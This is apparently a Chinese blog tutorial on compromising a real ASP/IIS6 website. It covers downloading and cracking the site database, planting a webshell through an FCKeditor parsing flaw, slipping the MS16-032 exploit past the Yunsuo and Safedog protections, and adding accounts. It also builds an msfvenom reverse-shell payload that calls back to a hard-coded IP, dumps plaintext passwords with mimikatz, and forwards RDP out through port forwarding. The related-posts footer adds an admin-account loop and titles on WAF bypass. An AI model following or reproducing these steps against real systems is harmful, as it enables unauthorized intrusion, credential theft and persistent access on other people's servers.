
从getwebshell到绕过安全狗云锁提权再到利用matasploit进服务器
一、 利用getwebshell篇
首先对目标站进行扫描,发现是asp的,直接扫出网站后台和默认数据库,下载解密登陆如图:


下面进后台发现有fckeditor,而且还是iis6.0的,可以考虑创建个asp目录来构造解析(fck编辑器路径被改成别的需要burpsuite抓包的时候看到)

下面我们构造一个asp目录,如:
然后再给shell.asp目录上传一个jpg图片格式的一句话,然后用hatchet打开,然后看了一下支持aspx,那么我们就用包含的办法先把aspx后缀名改成.rar,然后再创建个111.ASPx,里面包含rar文件,进去以后看进程有云锁和安全狗,那么,那么我们慢慢来,慢慢来。
一、 绕过安全狗云锁提权并且加账号

没法看系统信息,但是根据网站404页面可以断定是2003服务器,然后接着访问C:\Program Files (x86)存在断定是2003
64位系统,那么我们说干就干,我们上传ms16-032
64位直接干,但是发现上传exe或者别的格式exp会自动消失,看进程也没杀毒呀,没错没杀毒,是云锁有个功能防御了,那么突破云锁上传的方法就是利用rar,先把exp打包为64.rar上传,然后我们翻一下rar在哪个目录,在C:\Program
Files (x86),然后开干
如图:

然后执行直接是system权限,然后我用干狗神器给加了一个账号用tunna反弹3968提示不是远程组,我操后来也想着用getpassword64抓明文密码,但是一执行就卡死,没办法想到了metasploit
一、 利用metasploit
首先用pentestbox生成一个64位的payload如下命令
msfVENOM-p windows/x64meterpreter/reverse_tcp lhost=42.51.1.1 lport=443 -f exe > c:\mata.exe

为什么要用443端口,之前我测试用别的端口直接被墙了没法上线,下面我们在system下执行这个mata,上线如图:

下面我们用这个命令抓一下明文密码命令1:use mimikatz 命令2:kerberos如下图:
下面我们来做一个监听如下命令:

portfwd add -l 6655 -p 3968 -r 127.0.0.1,这个命令的意思就是把目标服务器的远程3968转发到pentestbox的公网IP的6655端口如图:
老铁没毛病,谢谢你观看我的教程,谢谢非常感谢~
从getwebshell到绕过安全狗云锁提权再到利用matasploit进服务器的更多相关文章
- 一次绕过防火墙获取RCE以及提权到root权限的渗透过程
本文是关于Apache struts2 CVE-2013-2251是由于导致执行远程命令的影响而被高度利用的漏洞.简而言之, 通过操纵以“action:”/”redirect:”/”redirectA ...
- 安全狗两个中危提权+NET提权
1.循环加组复现 for /l %%i in (1,1,1000) do @net user admin admin /add&@ net localgroup administrators ...
- [11期]绕过安全狗、云锁等各大WAF注入,上传深入自动化Bypass攻击
CDN 负载均衡.内容分发 解析漏洞一般在服务层 二进制,溢出,提权在系统层 渗透测试就是以上全部层 协议未正确解析 GET改POST 这叫参数污染 cook ...
- 云锁Linux服务器安全软件安装及防护webshell、CC、XSS跨站攻击设置
无论我们在使用电脑,还是使用VPS/服务器的时候,最为担心的就是服务器是否有安全问题,尤其是网站服务器再遭受攻击的时候如何得到防护.对于大 部分站长用户来说,我们可能只会使用基础的环境,如果真遇到问题 ...
- [WEB]绕过安全狗与360PHP一句话的编写
00x01安全狗的确是让人很头痛,尤其是在上传一句话或者写入一句话的时候,会被安全狗拦截从而拿不下shell.当然,安全狗是最简单的一款waf,很容易就进行一个绕过.00x02对于绕过安全狗跟360, ...
- 云锁-安全,易用,灵活的许可-Virbox许可管理平台
云许可,助力开发者保护软件财富 Virbox 云锁提供高强度加密及软件许可管理功能 安全,易用,灵活 防破解 云许可安全性体验与硬件锁一致,避免盗版导致损失 加密保护技术:反黑引擎/碎片代码执行/虚拟 ...
- 绕过安全狗等一些WAF收集
绕过安全狗sql注入 http://demo.74cms.com/plus/ajax_common.php?act=hotwordquery=錦union+select+1,group_concat% ...
- 中转Webshell 绕过安全狗(二)
前言 在实践中转webshell绕过安全狗(一)中,在服务端和客户端均为php.某大佬提示并分享资源后,打算使用python完成中转.部分代码无耻copy. 客户端 本地127.0.0.1,安装pyt ...
- 中转Webshell 绕过安全狗(一)
前言 听说中国菜刀里有后门.抓包我是没有监测到异常数据包.为了以防万一,且更好使用中国菜刀硬杠安全狗.笔者收集了一下资料.无耻的copy大佬的源码,只是在大佬的基础上简单修改了一下,达到Webshel ...
随机推荐
- 操作系统——MiniDos
#include <stdio.h> #include <string.h> #include <windows.h> ],token[],ch,sa[]; ]={ ...
- [SoapUI] 通过正则表达式从xml格式的response中提取ID
import com.eviware.soapui.support.GroovyUtils import java.util.regex.* //Get response def groovyUtil ...
- proc demo
源文件test.pc #include <stdio.h> #include <string.h> #include <stdlib.h> #include &qu ...
- 构造函数constructor 与析构函数destructor(四)
拷贝构造函数:拷贝构造函数就是在用一个类对象来创建另外一个类对象时被调用的构造函数,如果我们没有显示的提供拷贝构造函数,编译器会隐式的提供一个默认拷贝构造函数. 拷贝构造函数的定义是X(const X ...
- 3层+SVN学习笔记(2)
在对于餐桌付款程序设计时,需要先选中餐桌,然后点击付款.正常情况是这样的: 在程序设计时,没有考虑到用户未点击餐桌而直接进行付款的情况,程序出现以下错误: 在设计时,需要考虑用户未点击餐桌而直接进行付 ...
- 2018.09.27 hdu5564Clarke and digits(数位dp+矩阵快速幂)
传送门 好题啊. 我只会写l,rl,rl,r都很小的情况(然而题上并没有这种数据范围). 但这个dp转移式子可以借鉴. 我们用f[i][j][k]f[i][j][k]f[i][j][k]表示当前在第i ...
- 2018.09.26 bzoj1015: [JSOI2008]星球大战starwar(并查集)
传送门 并查集经典题目. 传统题都是把删边变成倒着加边,这道题是需要倒着加点. 处理方法是将每个点与其他点的边用一个vector存起来,加点时用并查集统计答案就行了. 代码: #include< ...
- 2018.07.27 bzoj4695: 最假女选手(线段树)
传送门 线段树好题 支持区间加,区间取min" role="presentation" style="position: relative;"> ...
- linux下mysql命令大全
1.linux下启动mysql的命令: mysqladmin start /ect/init.d/mysql start (前面为mysql的安装路径) 2.linux下重启mysql的命令: mys ...
- POJ 1061 青蛙的约会(扩展欧几里德算法)
题意:两只青蛙在同一个纬度上跳跃,给定每个青蛙的开始坐标和每秒跳几个单位,纬度长为L,求它们相遇的最短时间. 析:开始,一看只有一组数据,就想模拟一下,觉得应该不会超时,但是不幸的是TLE了,我知道这 ...